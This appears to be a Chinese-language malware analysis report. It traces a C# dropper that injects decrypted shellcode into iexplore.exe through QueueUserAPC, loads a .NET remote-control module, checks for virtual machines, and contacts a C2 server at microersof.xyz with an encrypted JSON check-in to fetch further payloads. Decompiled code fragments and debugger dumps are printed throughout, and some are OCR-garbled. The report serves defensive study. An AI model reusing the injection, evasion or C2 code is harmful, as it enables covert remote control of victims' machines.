            IntPtr zero = IntPtr.Zero;
            Program.WriteProcessMemory(pROCESS_INFORMATION.hProcess, intPtr, array, array.Length, out zero);
            IntPtr hThread = Program.OpenThread(Program.ThreadAccess.SET_CONTEXT, false, (int)pROCESS_INFORMATION.dwThreadId);
            uint num = 0u;
            Program.VirtualProtectEx(pROCESS_INFORMATION.hProcess, intPtr, array.Length, Program.PAGE_EXECUTE_READ, out num);
            Program.QueueUserAPC(intPtr, hThread, IntPtr.Zero);
            Program.ResumeThread(pROCESS_INFORMATION.hThread);
        }

        // Token: 0x06000008 RID: 8
        [DllImport("kernel32.dll", SetLastError = true)]
        public static extern IntPtr OpenProcess(Program.ProcessAccessFlags processAccess, bool bInheritHandle, int processId);
```

局部变量


名称	值	类型
▷ array	{byte[0x0000D748]}	byte[]
▷ sTARTUPINFO	{WindowsApps.Program.STARTUPINFO}	WindowsApps.Program.START...
▷ pROCESS_INFORMATION	{WindowsApps.Program.PROCESS_INFORMATION}	WindowsApps.Program.PROCE...
intPtr	0x50000	System.IntPtr
zero	0xD748	System.IntPtr
hThread	0x3AC	System.IntPtr
num	0x00000000	uint

此时，解密之后的Shellcode已成功注入到iexplore.exe的进程空间中。



```
0000000000050000     E8 88970000        call 0x5978D
0000000000050005     8897 00009467      mov byte ptr ds:[rdi+0x67940000],dl
000000000005000B     44:15 CC840C32     adc eax,0x320C84CC
0000000000050011     2F                 ???
0000000000050012     82                 ???
0000000000050013     3A7D 84            cmp bh,byte ptr ss:[rbp-0x7C]
0000000000050016     FB                 sti
0000000000050017     2F                 ???
0000000000050018     895457 23          mov dword ptr ds:[rdi+rdx*2+0x23],edx
000000000005001C     65:CC              int3
000000000005001E     F3:BD 6FE2B16C     mov ebp,0x6CB1E26F
0000000000050024     8D00               lea eax,qword ptr ds:[rax]
0000000000050026     B5 7B              mov ch,0x7B
0000000000050028     05 00000000        add eax,0x0
000000000005002D   ˅ 7D 53              jge 0x50082
000000000005002F     198B A3359613      sbb dword ptr ds:[rbx+0x139635A3],ecx
0000000000050035     EF                 out dx,eax
0000000000050036     23CD               and ecx,ebp
0000000000050038   ˄ 77 F9              ja 0x50033
000000000005003A     4E:DC62 F0         fsub st(0),qword ptr ds:[rdx-0x10]
000000000005003E     96                 xchg esi,eax
000000000005003F     0AB5 E41C8D83      or dh,byte ptr ss:[rbp-0x7C72E31C]
0000000000050045     83DE 55            sbb esi,0x55
0000000000050048     BC 4B09BC3E        mov esp,0x3EBC094B
000000000005004D     FC                 cld
```

Shellcode运行后，代码会动态获取VirtualAlloc的函数地址并重新分配内存空间加载最终阶段的恶意组件。




```
000000000005D67D   8B45 F4            mov eax,dword ptr ss:[rbp-0xC]
000000000005D680   48:63D0            movsxd rdx,eax
000000000005D683   48:8B45 F8         mov rax,qword ptr ss:[rbp-0x8]
000000000005D687   48:01C2            add rdx,rax
000000000005D68A   8B45 F4            mov eax,dword ptr ss:[rbp-0xC]
000000000005D68D   48:63C8            movsxd rcx,eax
000000000005D690   48:8B45 F8         mov rax,qword ptr ss:[rbp-0x8]
000000000005D694   48:01C8            add rax,rcx
000000000005D697   0FB608             movzx ecx,byte ptr ds:[rax]
000000000005D69A   8B45 F4            mov eax,dword ptr ss:[rbp-0xC]
000000000005D69D   48:98              cdqe
000000000005D69F   0FB64405 D0        movzx eax,byte ptr ss:[rbp+rax-0x30]
000000000005D6A4   31C8               xor eax,ecx
000000000005D6A6   8802               mov byte ptr ds:[rdx],al
000000000005D6A8   8345 F4 01         add dword ptr ss:[rbp-0xC],0x1
000000000005D6AC   8B45 F4            mov eax,dword ptr ss:[rbp-0xC]
000000000005D6AF   3B45 E4            cmp eax,dword ptr ss:[rbp-0x1C]
000000000005D6B2   7C C9              jl 0x5D67D
000000000005D6B4   8B45 E4            mov eax,dword ptr ss:[rbp-0x1C]
000000000005D6B7   48:98              cdqe
000000000005D6B9   48:2945 28         sub qword ptr ss:[rbp+0x28],rax
000000000005D6BD   8B45 E4            mov eax,dword ptr ss:[rbp-0x1C]
000000000005D6C0   48:98              cdqe
000000000005D6C2   48:0145 F8         add qword ptr ss:[rbp-0x8],rax
000000000005D6C6   C745 F4 10000000   mov dword ptr ss:[rbp-0xC],0x10
```

```
地址              十六进制                                         ASCII
00000000004D01E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000000004D01F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000000004D0200  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000000004D0210  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000000004D0220  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000000004D0230  21 00 00 00 04 00 00 00 6F 6C 65 33 32 2E 64 6C  !.......ole32.dl
00000000004D0240  6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  l...............
00000000004D0250  00 00 00 00 00 00 00 00 6F 6C 65 61 75 74 33 32  ........oleaut32
00000000004D0260  2E 64 6C 6C 00 00 00 00 00 00 00 00 00 00 00 00  .dll............
00000000004D0280  4D E2 82 3C 8F 8A 6B 8E B0 F6 B8 78 57 26 01 DC  Mâ.<..k.°ö¸xW&.Ü
00000000004D0290  E9 CF 11 07 4B E7 E1 CF ED 72 78 51 F6 67 AF 2D  éÏ..KçáÏírxQög¯-
00000000004D02A0  E4 89 94 CE AA E1 C0 10 31 1B 3B 8F B6 6E 08 EE  ä..ÎªáÀ.1.;.¶n.î
00000000004D02B0  7E 42 47 33 F7 9A 48 ED 6B 65 02 68 94 12 9B 21  ~BG3÷.Híke.h...!
```

解密后

解密前


```
000000000016FC00
000000000016FC08
000000000016FC10
000000000016FC18
000000000016FC20
000000000016FC28
000000000016FC30
000000000016FC38
000000000016FC40
000000000016FC48
000000000016FC50
000000000016FC58
000000000016FC60
000000000016FC68
```



```
seg000:0000D67D
seg000:0000D67D
seg000:0000D67D loc_D67D:                               ; CODE XREF: sub_D5F9+B9↓j
seg000:0000D67D                 mov     eax, [ebp+var_C]
seg000:0000D680                 dec     eax
seg000:0000D681                 arpl    ax, dx
seg000:0000D683                 dec     eax
seg000:0000D684                 mov     eax, [ebp+var_8]
seg000:0000D687                 dec     eax
seg000:0000D688                 add     edx, eax
seg000:0000D68A                 mov     eax, [ebp+var_C]
seg000:0000D68D                 dec     eax
seg000:0000D68E                 arpl    ax, cx
seg000:0000D690                 dec     eax
seg000:0000D691                 mov     eax, [ebp+var_8]
seg000:0000D694                 dec     eax
seg000:0000D695                 add     eax, ecx
seg000:0000D697                 movzx   ecx, byte ptr [eax]
seg000:0000D69A                 mov     eax, [ebp+var_C]
seg000:0000D69D                 dec     eax
seg000:0000D69E                 cwde
seg000:0000D69F                 movzx   eax, [ebp+eax+var_30]
seg000:0000D6A4                 xor     eax, ecx
seg000:0000D6A6                 mov     [edx], al
seg000:0000D6A8                 add     [ebp+var_C], 1
seg000:0000D6AC
seg000:0000D6AC loc_D6AC:                               ; CODE XREF: sub_D5F9+82↑j
seg000:0000D6AC                 mov     eax, [ebp+var_C]
seg000:0000D6AF                 cmp     eax, [ebp+var_1C]
seg000:0000D6B2                 jl      short loc_D67D
seg000:0000D6B4                 mov     eax, [ebp+var_1C]
seg000:0000D6B7                 dec     eax
seg000:0000D6B8                 cwde
seg000:0000D6B9                 dec     eax
seg000:0000D6BA                 sub     [ebp+arg_20], eax
seg000:0000D6BD                 mov     eax, [ebp+var_1C]
seg000:0000D6C0                 dec     eax
seg000:0000D6C1                 cwde
seg000:0000D6C2                 dec     eax
seg000:0000D6C3                 add     [ebp+var_8], eax
seg000:0000D6C6                 mov     [ebp+var_C], 10h
```

```
v3 = _EDX - 1;
v19 = _EDX - 1;
while ( 1 )
{
  v10 = v3 - 1;
  if ( !a3 )
    break;
  for ( i = 0; i <= 15; ++i )
  {
    __asm { arpl    ax, dx }
    _EDX = *(unsigned __int8 *)(_EDX + v19 - 1);
    v17[(__int16)(i - 1)] = _EDX;
  }
  sub_D3FE(v12, v13, v14, v15, v16);
  v6 = 14;
  if ( a3 < 0x10 )
    v6 = a3;
  v18 = v6;
  for ( i = 0; i < v18; ++i )
  {
    __asm { arpl    ax, dx }
    _EDX += v21 - 1;
    __asm { arpl    ax, cx }
    _ECX = *(unsigned __int8 *)(_ECX + v21 - 1);
    *(_BYTE *)_EDX = _ECX ^ v17[(__int16)(i - 1)];
  }
  a3 -= (__int16)(v18 - 1) - 1;
  v3 = (__int16)(v18 - 1) - 1;
  v21 += v3;
  for ( i = 16; i > 0; --i )
  {
    v9 = (_BYTE *)((__int16)(i - 1) - 2 + v19 - 1);
    _EDX = (unsigned __int8)*v9 + 1;
    *v9 = _EDX;
    v3 = (unsigned __int8)*v9;
    if ( (_BYTE)v3 )
      break;
  }
}
return v10 - 1;
```


解密的恶意组件由C#编译，程序在载入该模块之前会加载mscoree.dll模块部署C#的运行环境。



```
0000000000059941   48:8B45 E8         mov rax,qword ptr ss:[rbp-0x18]
0000000000059945   48:8B40 30         mov rax,qword ptr ds:[rax+0x30]
0000000000059949   8B55 FC            mov edx,dword ptr ss:[rbp-0x4]
000000000005994C   48:C1E2 05         shl rdx,0x5
0000000000059950   48:8D8A 30020000   lea rcx,qword ptr ds:[rdx+0x230]
0000000000059957   48:8B55 E8         mov rdx,qword ptr ss:[rbp-0x18]
000000000005995B   48:01CA            add rdx,rcx
000000000005995E   48:83C2 08         add rdx,0x8
0000000000059962   48:89D1            mov rcx,rdx
0000000000059965   FFD0               call rax
0000000000059967   8345 FC 01         add dword ptr ss:[rbp-0x4],0x1
000000000005996B   48:8B45 E8         mov rax,qword ptr ss:[rbp-0x18]
000000000005996F   8B80 34020000      mov eax,dword ptr ds:[rax+0x234]
0000000000059975   3B45 FC            cmp eax,dword ptr ss:[rbp-0x4]
0000000000059978   77 C7              ja 0x59941
000000000005997A   C745 FC 01000000   mov dword ptr ss:[rbp-0x4],0x1
0000000000059981   EB 54              jmp 0x599D7
0000000000059983   48:8B45 E8         mov rax,qword ptr ss:[rbp-0x18]
0000000000059987   48:8B48 28         mov rcx,qword ptr ds:[rax+0x28]

dword ptr ss:[rbp-4]=[00000000002FFE2C]=3
```

```
RAX     000007FEF05D0000     mscoree.000007FEF05D0000
RBX     0000000000000000
RCX     0000000000000000
RDX     0000000000000004
RBP     00000000002FFE30
RSP     00000000002FFD80
RSI     0000000000000000
RDI     0000000000000000

R8      0000000000000002
R9      0000000000000004
R10     0000000000000002
R11     0000000000000000
R12     0000000000000000
R13     0000000000000000
R14     0000000000000000
R15     0000000000000000

RIP     0000000000059967

RFLAGS    0000000000000200
ZF 0   PF 0   AF 0
OF 0   SF 0   DF 0
```

环境部署成功之后将会加载该C#组件，实现对受害者主机的远程控制。




```
000000000005A44A        8B55 F0            mov edx,dword ptr ss:[rbp-0x10]
000000000005A44D        48:8B45 F8         mov rax,qword ptr ss:[rbp-0x8]
000000000005A451        48:8B80 10190000   mov rax,qword ptr ds:[rax+0x1910]
000000000005A458        48:39C2            cmp rdx,rax
000000000005A45B        72 CD              jb 0x5A42A
000000000005A45D <sub   48:8B45 18         mov rax,qword ptr ss:[rbp+0x18]
000000000005A461        48:8B40 20         mov rax,qword ptr ds:[rax+0x20]
000000000005A465        48:8B00            mov rax,qword ptr ds:[rax]
000000000005A468        48:8B80 68010000   mov rax,qword ptr ds:[rax+0x168]
```

```
RAX     0000000000005E00
RBX     0000000000000000
RCX     000000000291D1F
RDX     0000000000005E00
RBP     000000000016FC50
RSP     000000000016FBE0
RSI     0000000000000000
RDI     0000000000000000
```

```
地址              十六进制                                         ASCII
000000000028BF20  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
000000000028BF30  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
000000000028BF40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000000028BF50  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ................
000000000028BF60  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
000000000028BF70  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
000000000028BF80  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
000000000028BF90  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
000000000028BFA0  50 45 00 00 64 86 02 00 06 D4 1C 61 00 00 00 00  PE..d....Ô.a....
000000000028BFB0  00 00 00 00 F0 00 22 00 0B 02 0B 00 00 56 00 00  ....ð."......V..
000000000028BFC0  00 06 00 00 00 00 00 00 00 00 00 00 00 20 00 00  ............. ..
000000000028BFD0  00 00 40 00 00 00 00 00 00 20 00 00 00 02 00 00  ..@...... ......
000000000028BFE0  04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ................
000000000028BFF0  00 A0 00 00 00 02 00 00 00 00 00 00 03 00 40 85  . ............@.
```

```
000000000016FC68   000000000016FC80   "啾$"
000000000016FC70   139635A38B19537D
000000000016FC78   0000000000000000
000000000016FC80   00000000024B1E0
000000000016FC88   00000000024B240
000000000016FC90   00000000002488C0
000000000016FC98   0000000002010018
000000000016FCA0   0000000002010020
000000000016FCA8   0000000000000000
000000000016FCB0   0000000000000000
000000000016FCB8   0000000000000000
000000000016FCC0   0000000100000000
000000000016FCC8   6C3B91C1E82F8D0B
000000000016FCD0   00000000004D0230   L"!"
000000000016FCD8   00000000004D0000
```

最终阶段的C#模块加载之后，程序会进行一系列的虚拟环境监测，包括进程检测：




```
string text = managementBaseObject[global::  .b("ǐ¤⇐款I   ═※  ㉖  ", a_)].ToString().ToLower();
num = (short)1056374793;
num2 = (int)((IntPtr)num);
continue;
}
case 11:
{
num = (short)1356627414;
```

局部变量


名称	值	类型
managementObjectCollection	{System.Management.ManagementObjectCollection}	System.Management.ManagementO···
enumerator	{System.Management.ManagementObjectCollection.ManagementObjectE···	System.Management.ManagementO···
managementBaseObject	{\\WIN-S7CIRNGA09S\root\cimv2:Win32_ComputerSystem.Name="WIN-S7···	System.Management.ManagementB···
text	"vmware, inc."	string

屏幕硬件信息检测：



```
bounds = Screen.PrimaryScreen.Bounds;
height = bounds.Height;
bounds = Screen.PrimaryScreen.Bounds;
num2 = (short)1676476419;
num = (int)((IntPtr)num2);
goto IL_0A;
```

接着程序解析数据获取C2 地址并插入到list 集合中等待使用。




```
IL_DC:
 = new global::  .  ();
list4 = global::  .b("ㅇ撕ㅆ搤猫擳ｷ ㅎ惝ゖ  幢壓↔\u2e5cぞ܈䵳܈ڬ∷龣彨", a_).Split(new char[] { ',' }).ToList<string>();
.  = "";
num = (short)860815400;
```

局部变量

名称	值	类型
[0]	"http://microersof.xyz:80"	string


在获取C2 地址后，程序解密后续联网操作中使用的请求头。



```
case 40:
{
    List<string> list = global::  .b("  ᠫ\u0b44∷ᶑᶒ墁ᵐ\u0652O䀤拾墶惯淯惺倁To藤漾㕋D\u1072  醔橈xi侫ᵄ\uf480\ue782쇨몆뒊", a_).Split(new char[] { ',' }).ToList<string>()
        .Select(new Func<string, string>(global::  .<>c.<>9.  ))
        .ToList<string>();
    num = (short)726335490;
    num2 = (int)((IntPtr)num);
    continue;
}
```

监视 1

名称	值	类型
list	Count = 0x00000002	System.Collections.Generic.Li···
[0]	"Accept-Language"	string
[1]	"User-Agent"	string




```
case 2:
{
    List<string> list2 = global::  .b("\u1b40ᠫ�㯐結ᶑ湖潘撂ᵄ捷埽彦堺ʝ\u2e6eᄀ虎ᶑ  \u197a  \u2d7e\uf780\ue782晃쪆\uee88\udf8a\ue18c\ude8e\uf690\ude92솛盘\uec98凿\ud99c\uec9e좁\uf5a2闇麦\uf1a8
      \ue5aa재ᶑ蚰  \uf3b4\ue5b6삽\udaba\ueabc\uedbe귀ᵖ  集擧藕彙\ufbce  鍀겜閩ᵖ퀪랝납鄭겜뮘몇寓ᴇ뻬卭筘鍩ᵖ華闸닷景鞭消烘颯斐痐", a_).Split(new char[] { ',' }).ToList<string>()
        .Select(new Func<string, string>(global::  .<>c.<>9.  ))
        .ToList<string>();
    num = (short)1032060947;
    num2 = (int)((IntPtr)num);
    continue;
```

监视 1

名称	值	类型
list2	Count = 0x00000002	System.Collections.Generic.Li···
[0]	"en-Us"	string
[1]	"Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like GeckP"	string

然后解析程序中被加密的字符串，组成第一个用于向C2服务器验证的JSON 数据对象，等待向C2发送并响应。



```
string str = global::  .b("祀≈⅄十譚筊╻韃恐扒", a_);
string text = Guid.NewGuid().ToString().Replace(global::  .b("汀", a_), "").Substring(0, 10);
byte[] key = Convert.FromBase64String(global::  .b("舒ᵤ溅ᵢ⁴招ᴑ  ᴅ栢䆩Vᵤ片   婁ᵬ  oᵤd  ᴗ舫ɲ⁴呑  ∊痈㘊  梟
string text3 = global::  .  ();
Aes aes = Aes.Create();
aes.Mode = CipherMode.CBC;
aes.Padding = PaddingMode.PKCS7;
aes.Key = key;
aes.GenerateIV();
HMACSHA256 hmacsha = new HMACSHA256(key);
RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider(2048, new CspParameters()
byte[] bytes = Encoding.UTF8.GetBytes(rsacryptoServiceProvider.ToXmlString(false));
byte[] array = aes.CreateEncryptor().TransformFinalBlock(bytes, 0, bytes.Length);
byte[] inArray = hmacsha.ComputeHash(array);
string s = string.Format(text3, new object[]
{
    str + text,
    global::  .b("痐", a_),
    "",
    Convert.ToBase64String(aes.IV),
    Convert.ToBase64String(array),
    Convert.ToBase64String(inArray)
});
ServicePointManager.ServerCertificateValidationCallback = new RemoteCertificateValidationCallback(  .  );
string arg = global::  .  .  (Encoding.UTF8.GetBytes(s));
global::  .     = null;
   = new global::  .  ();
  .UseDefaultCredentials = true;
  .Proxy = WebRequest.DefaultWebProxy;
  .Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
```


```
"{\"WINDOWSID\":\"8adb60d311e14f2a828c\",
\"Type\":0,
\"Meta\":\"\",
\"IV\":\"NppSEnAfNTG6XxNkzSXMbQ==\",
\"EWindncMsg\":
\"FwSUXp9b58YhExviwgybCpf7RXN2yepNGw34Rd34ubgCqfuuVE0v3mnSHPmaEmAhNY23km5khww
RUPqGj5uTIAComBYzrrtg96cSdNkkRNUeu3cUgLzXGl0Jjt1zDeq6gM65aDPpkOpxrTaC0OcjI/Hn
0Ft5X0018Gpojwd3Klk1VBh48orj1K8XWOsWykSd4zY4re6qLgKfDwucd9UD5U7scpAwJH
+5he05Jp25SN
+fkEo4wRF/OzWSz0Qu1yMZe60yn59V7JzvcqRdpJy4S8fBufBr/O46hehiAwmsXDoOSvbN
+9T/2FS8892bc83DGhXMwqrVG7cZ6/1mqaU7N7CplfWGqchvYkMPHCO/1YSsRfCCJ61VncNtC3dRc
cnLA0la8S1KgNFXJSHEb9AfJ98dN1VxKOCwKEJtL0bvESgKsgXfq4o3mMP
+YOe7VS72ZfxOYIVuor6oZR2pGg5dsLLDvrF34D6rsts6KunKN03hAn/nsv0it4e2JgdzG/26WJUd
2JvVDOWEtJX/Tu88L5lyrtIEd+oTBeUNmUA=\",
\"HMAC\":\"L6i736btah094Cjr6m5UPpS9gfJ2glxVkXyqU/B+qLM=\"}"
```

监视 2

名称	值
str	"8adb60d311"
text	"e14f2a828c"
key	{byte[0x00000020]}
text3	"{{\"WINDOWSID\":\"{0}\",\"Type\":{1},\"Meta\":\"{2}\",\"IV\":
bytes	{byte[0x0000019F]}
array	{byte[0x000001A0]}
inArray	{byte[0x00000020]}
s	"{\"WINDOWSID\":\"8adb60d311e14f2a828c\",\"Type\":0,\"Meta\":\

```
00000306D378 A0 60 E8 00
00000306D391 00 00 00 00
00000306D3AA BD 8C FE 07
00000306D3C3 E2 C2 0C 9E
00000306D3DC 54 4D 2F DE
00000306D3F5 3E 6E 4C 80 02 A2
00000306D40E F3 5C 69 4E 26 3B
00000306D427 8C 8F C7 9C AD 05
00000306D440 3D 4A F1 75 8E B1
00000306D459 54 EE C7 29 03 02
00000306D472 59 2C F4 42 ED 72
00000306D48B 1B 9F 06 BF CE E3
00000306D4A4 3D D9 B7 3C DC 31
```


接着利用此前解析的User-Agent 和Accept-Language 信息构造请求头，并请求一段参数ID 为空的url 用来判断当前计算机联网状态，在确定计算机网络联通的情况下，继续向下执行。



```
Random random;
string text4;
.DownloadString(text4 + list3[random.Next(list3.Count)].Replace(global::  .b("[illegible]", a_), ""));
string text2 = text4;
num = (short)751894530;
num2 = (int)((IntPtr)num);
continue;
}
case 2:
```

	值	类型
text4	"http://microersof.xyz:80"	string
text4 + list3[random.Next(list3.Count)].Replace(global::…	"http://microersof.xyz:80/USC1E87FC62BDEFC54FA4E75D0F800FF6/MicrosoftApp.html?id="	string
text2	"http://microersof.xyz:80"	string

在确定当前计算机网络联通的情况下，以此请求此前解析的3个uri，并将上次请求服务器回传的数据解析后组成下次请求所使用的参数再次请求，以这种方式执行三次，完成两次验证，并在最后依次获取到被加密的恶意模块后续。



```
global::  .  ;
string text;
string text2;
List<string> list3;
string format;
string a_2;
Random random;
string arg;
